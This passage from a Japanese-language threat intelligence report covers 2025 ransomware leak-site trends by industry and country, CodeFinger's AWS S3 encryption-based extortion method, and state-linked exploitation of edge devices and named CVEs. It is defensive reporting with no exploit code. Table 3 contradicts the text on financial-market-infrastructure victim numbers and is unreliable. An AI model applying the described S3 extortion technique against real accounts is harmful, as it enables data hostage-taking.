2025年には、ほぼ全ての業界でランサムウェアリークサイトの被害者数が増加しましたが、製造業界は2025年を通して一貫して標的となり続けました。さらに、下の表には、増加率と実際の被害者数の増加が最も大きかった5つの業界が示されています。この増加の主な推進要因は断片化したランサムウェアエコシステムである可能性が高く、これによって、年間を通してアクティブに活動するランサムウェア脅威アクター数が増大し、さらには、従来は影響を受けることが少なかった業界の組織に影響を与える能力が増大したと私たちは評価しています。

例えば、金融市場インフラ（FMI）は最も急激な上昇を記録し、2024年には3であった被害者数が2025年には37に跳ね上がり、増加率は1,133%でした。私たちはさらに、FMI組織を標的とする脅威アクター数の上昇（2024年には3であったが2025年には23に）と、米国のみであった被害者が18カ国の組織に変化したことも確認しました。他の上位業界においても、脅威アクター数の増大と地理的な広がりが同じパターンであることは明白です。

表3：2024年から2025年への増加率と実際のリークサイト被害者数の増加に基づく上位5業界

	上位5業界	2024年の被害者数	2025年の被害者数	2024年からの増加率（%）
1	金融市場インフラ	3	379	1,200%
2	消費者市場	71	570	703%
3	チャレンジャーバンク	3	18	500%
4	民間航空	15	59	293%
5	電力ユーティリティ	38	95	150%
5	鉄道	6	15	150%

2025年、ランサムウェアリークサイトの活動は全ての地理的場所において大幅に拡大しました。下の表は、被害者数の増加と増加率が大きかった上位5カ国を示しています。韓国とタイで記録された急激な上昇は、脅威アクターの増大と対象業界の拡大によって推進された可能性があると私たちは評価しており、ランサムウェアエコシステム内で発生した断片化を反映していると思われます。韓国での急増は、アセットウェルスマネジメント会社に対するQilinのサプライチェーン攻撃によって増幅されました[74]。一方、タイ、シンガポール、コロンビアでは被害者が多くの業界に分散しており、業界を特定した標的設定ではなく、多様化が示唆されます。ドイツでの増加は増加率の点ではあまり劇的ではありませんが、かなり大きな規模です。これは脅威アクターや業界が大きく変化したのではなく、SafePayの集中的な活動（被害者数は77）が大きな原因だと考えられます（比較対象として、2025年のドイツでのリークサイト被害者の総数が2番目に多いランサムウェア脅威アクターであるQilinは29、3番目に多いAkiraは28）。

表4：実際の被害者数の増加と増加率で最も影響のあった上位5カ国

	上位5カ国	2024年の被害者数	2025年の被害者数	2024年からの増加率（%）
1	韓国	12	64	433%
2	タイ	16	68	325%
3	トルコ	15	44	193%
4	シンガポール	23	67	191%
5	コロンビア	18	50	178%

図表6　2025年のランサムウェアリークサイト被害者数の上位10カ国

78%


2025年のランサムウェア全被害者数において、上記の割合を占めるのが以下の


10カ国：

米国、カナダ、ドイツ、英国、イタリア、フランス、スペイン、ブラジル、オーストラリア、インド

2025年にこれらの国において被害者が多かった業界：

1. 製造業
2. 専門サービス
3. 建設
4. 消費者市場
5. ヘルスケア





ケーススタディ：CodeFingerによるAWS S3の悪用

2025年1月のリサーチャーからの報告によると、CodeFinger（別名White Dev 248）という名前のランサムウェア脅威アクターがAWSのクラウドストレージを悪用して、2024年12月から組織へのランサムウェア攻撃を実行し、2つの既知の被害者が影響を受けました。CodeFingerによる方法には、顧客提供のキーによってAWSのサーバー側の暗号化を使用し、被害者のデータを保護することが含まれます。この方法はAWS内の脆弱性を悪用するのではなく、ランサムウェア脅威アクターがユーザーのAWSアカウントの認証情報と暗号化キーを取得し、続いて被害者をそのアカウントから締め出して、顧客のデータと暗号化キーを身代金用に保持します。次に脅威アクターはバケット内の全データを削除すると脅して、7日以内の身代金支払いを要求します。AWSバケットに集中することで、CodeFingerのアプローチは、組織がアカウント内のバックアップを使用してデータを復元できないようにします。これにより、この暗号化方法は従来のリカバリー形態に対して強靭になります。脅威アクターが保有する暗号化キーがなければデータリカバリーが不可能だからです[75]。


私たちは、2026年の初期時点で、CodeFingerのリークサイトで公開された被害者を確認しました。しかし、この方法は公に報告されているため、他のRaaS運営者とアフィリエイトがこれを利用して、身代金支払いに対して高まっている被害者の抵抗の克服を検討する可能性があります[76]。したがって、身代金交渉に関わることなくシステムを復元できるよう、組織には隔離したバックアップを維持することが推奨されます。

ブラインドコーナー ―― エッジとインフラの脆弱性

インフラの負債や見落とされがちな領域は可視性が非常に低いため、盲点になることがよくあります。攻撃者は設定ミスやレガシーのエッジシステムを大いに活用して、信頼できるエッジベンダーや上流のソフトウェアサプライチェーンをますます標的とするようになります。これこそ、私たちが目にしてきた1つの侵害が顧客や環境全体に連鎖する攻撃へと転じていくベクトルなのです。現在の地政学的情勢の観点からの調査によると、全ての脆弱性にわたってサイバー攻撃に耐えることが「十分に可能である」と感じている組織はわずか6%でした[77]。


2025年には、45,988の新しいCVE（Common Vulnerabilities and Exposures）が見つかりました。2024年から20%増えており、このうち10%近くは基本深刻度がCritical、40%以上はHighでした。2023年以降、毎年記録されている脆弱性は増えており、組織のネットワーク内で脅威アクターが悪用するアタックサーフェスの広がりを浮き彫りにしています。

図表7　各年の月別CVE公開数（2023～2025年）



2025年は、一般的にエッジシステムとインフラシステムが現代のアタックサーフェスのブラインドコーナーになっていることが引き続き示されました。動機、地理、能力レベルにかかわらず、脅威アクターは、エッジアプライアンス、インターネットに公開されたプラットフォーム、企業インフラを大規模に悪用することで、脆弱性を活用した侵入を行っています。2025年の活動では、サプライチェーンに隣接するインフラへの関心の高まり、ゼロデイ攻撃を通じて得た長期的な足がかり、従来の境界制御を全体的に迂回するよう設計されたエクスプロイトチェーンが明らかになりました。2025年に公開された緊急度の高い主要な脆弱性のいくつかを以下の図に示します。この多くが既知の脅威アクターによって積極的に悪用されました。

図表8　2025年の注目すべきCVE



“

脅威アクターは引き続き、エンドポイントセキュリティの迂回や、特権認証フローの悪用に適した、高価値かつ可視性の低い侵入ポイントとして、エッジシステムを扱う可能性があります”

私たちは境界領域に対するエクスプロイトと長期的な諜報活動がさらに融合し、持続的なサイバー犯罪を目的とした標的化が進むと予想しています。攻撃者がPoC（概念実証）の悪用コードを統合し、パッチのリバースエンジニアリングを行い、侵害後に悪用するツールを自動化するにつれて、攻撃チェーンは短縮化していきます。ゼロデイ開発は拡張し、企業の重要なプラットフォーム、特に認証システム、コラボレーションプラットフォーム、クラウドエッジ・オーケストレーション・レイヤーが標的となる可能性があります。

エッジデバイスは依然として主戦場

2025年を通して、多数の脅威アクターがエッジを最上位の侵入ポイントとして扱いました。VPN、ロードバランサー、メールゲートウェイ、アイデンティティプロキシなどのエッジアプライアンスは、スケーラブルで低ノイズの侵害を実現する絶好の攻撃経路となりました[78]。

Red Dev 86（別名UNC3886）などの中国を拠点とする脅威アクターは、引き続きエッジの脆弱性を悪用しており、インフラの標的は外交および経済上の優先度（一帯一路[Belt and Road Initiative]など）とますます足並みを揃えてきています[79,80]。2025年1月、Red Dev 38（別名BackdoorDiplomacy）は秘匿性の高いプロキシネットワークであるRedRelay（別名ORBWEAVER）を活用して、緊急性の高いCVE-2025-0282のパッチ適用期間中にIvanti Connect Secure VPNをスキャンして悪用しました。RedRelayそのものは、一般的にZone botnet（別名GobRat）とWHIPWEAVE（別名Bulbature）を通じて有効化されるものです。この活動は政府、テクノロジー、エネルギー、金融サービス業界の組織に関連付けられるインフラを標的としていました[81]。2025年6月、英国のNational Cyber Security Centre（NCSC）は、Fortinet technologyがUMBRELLA STANDの標的になっていることを明らかにしました。ここでは、インターネットに公開されたFortiGate 100Dシリーズのファイアウォールがこのマルウェアファミリの特定の標的となっていることが報告されました[82]。2025年10月に、私たちはインフラの重複に基づいて、UMBRELLA STANDとRed Vulture（別名Nylon Typhoon、APT15）とのつながりを突き止めました[83]。

2024年1月から2025年2月にかけて、イランを拠点とする脅威アクターYellow Dev 24（別名Nemesis Kitten）によって大規模な偵察が実行されました。航空、防衛、スマートデバイスのベンダー、重要なエンジニアリング組織へのサプライチェーン経路に大きく重点が置かれ、私たちがGoSweepと呼ぶカスタムの大規模スキャニングツールによってサポートされていました。列挙された外部接続インフラが組織の子会社やサプライチェーンまで拡張されていたことから、この脅威アクターがアタックサーフェス内の弱点を特定しようとしていた可能性が示唆されます。特に、標的とされた特定のエンティティからは、Yellow Dev 24が、特定の最終目標にアクセスする、またはサードパーティを介して複数の潜在的標的にある情報を侵害または獲得するための方法として、サプライチェーンのベクトルを探っていたことが示唆されます[84]。

私たちはさらに、複数の脅威アクターによるCVEの活用を明らかにするエクスプロイトコードや標的データを含む、多数のオープンディレクトリも確認しました。一例を挙げると、White Dev 212として追跡した出どころが不明な脅威アクター（2025年に活動が初めて特定された）は、CVE-2025-49113を悪用するスクリプトを展開していました。CVE-2025-49113は認証後リモートコード実行（RCE）の脆弱性で、RoundCube Mailバージョン1.6.10までに影響を及ぼします。この脅威アクターは、32カ国にわたる広範囲のユーザーと多数の政府機関を標的としていました[85]。同様に、公開されたオープンディレクトリが中国を拠点とするRed Lamassu（別名Calypso、Red Dev 37）に関連付けられることも確認しました。この脅威アクターは主に電気通信業界を標的にしており、Fortinet、Sophos、Grafanaのテクノロジーや、Milesight IoT URシリーズのルーターを標的として作成されたエクスプロイトスクリプトが明らかになりました[86]。どちらのケースでも、公開されたこれらのファイルは、脅威アクターが関心を持つ標的や悪用されている可能性が高いテクノロジーに関する知見を提供しています。

> 偵察活動は今や産業化しており、コモディティスキャナーとオーダーメイドの自動化を融合させて、数百または数千のアセットを同時に検出・悪用するように拡張されています”

ゼロデイ開発と侵害後イノベーションの加速

2025年は、脆弱性の武器化の速度と連携において転換点となる年でした。

- SharePoint ToolShellの脆弱性（CVE-2025-53770、CVE-2025-53771）は、開示から数日で広範な悪用へと進化し、中国を拠点とする複数の脅威アクターによって展開されました。活動には、Red Dev 13（別名HAFNIUM、Silk Typhoon）によって使用されるSPORTSBALLなど、カスタムのWebシェルクラスターが含まれます[87]。

- SAP CVE-2025-42957、9.9 CVSSコード・インジェクション・フローは、数週間のうちに悪用が確認され[88]、RFCモジュールの改ざんによってシステム全体の侵害が可能になりました。

- 中国を拠点とする脅威アクターは、React2Shell（CVE-2025-55182、CVE-2025-66478）RCEの開示後数時間以内に深刻な脆弱性の悪用を速やかに開始しました。公開されたReact/Next.jsサーバーが大規模な標的となりました[89]。

- Cisco Secure Email製品に影響を及ぼすゼロデイ脆弱性CVE-2025-20393により、脅威アクターがルートレベルの権限によって任意のコマンド実行を実施できるようになり、さらに、私たちがRed Dev 102（別名UAT-9686）として追跡している中国を拠点とする脅威アクターによる悪用が報告されました[90]。

上流インフラとサプライチェーンプラットフォームは依然として主要な標的

2025年のエッジに焦点を当てた脅威アクターの活動は、インフラの悪用とサプライチェーン戦略の明確な融合を浮き彫りにしており、エッジシステムは隔離された境界デバイスではなく上流のトラストアンカーであり、これが侵害されると幾層にもわたって運営面と戦略面で悪影響が生じることが示されています。

例えば、中国を拠点とするRed Dev 61（別名UTA0178、UNC5221）によるBRICKSTORMを用いたF5の開発環境の侵害は、政府機関、電気通信組織、重要インフラで使用されるグローバルに展開されたアプライアンスに関する脆弱性について、戦略的な知見を提供しました[91]。


ケーススタディ：FOCUSFJORDインフラとグローバルエッジへの標的設定


中国を拠点とする脅威アクターRed Phoenix（別名APT27、Emissary Panda、LuckyMouse、Iron Tiger）のFOCUSFJORDインフラの追跡によって、これまで報告されていなかったTLS証明書とC2サーバーのつながりが判明し、11カ国以上におけるアクティブな侵害が明らかになりました。これらの侵害は東南アジア、欧州、アフリカ、南米、中東にまたがるエッジ・デバイス・インフラから何度も繰り返される接続に基づくものでした。

観察したエッジインフラには、Fortinet FortiMail、Ivanti MobileIron Core、Forcepoint StoneGate、Palo Alto GlobalProtectシステムなどが含まれており、中国を拠点とする単独の脅威アクターによって幅広いテクノロジーがうまく悪用された可能性が示されています。Red Phoenixによる諜報活動の動機を考慮すると、背景にある複数の地政学的動向が、この活動を推進していると考えられます。2025年を通して、中国は複数のグローバル地域で政治・経済・戦略的な関係を拡大させており、こうした関係性は大規模なインフラプロジェクト、貿易の拡大、投資パートナーシップ、外交イニシアチブを通じて深められています。

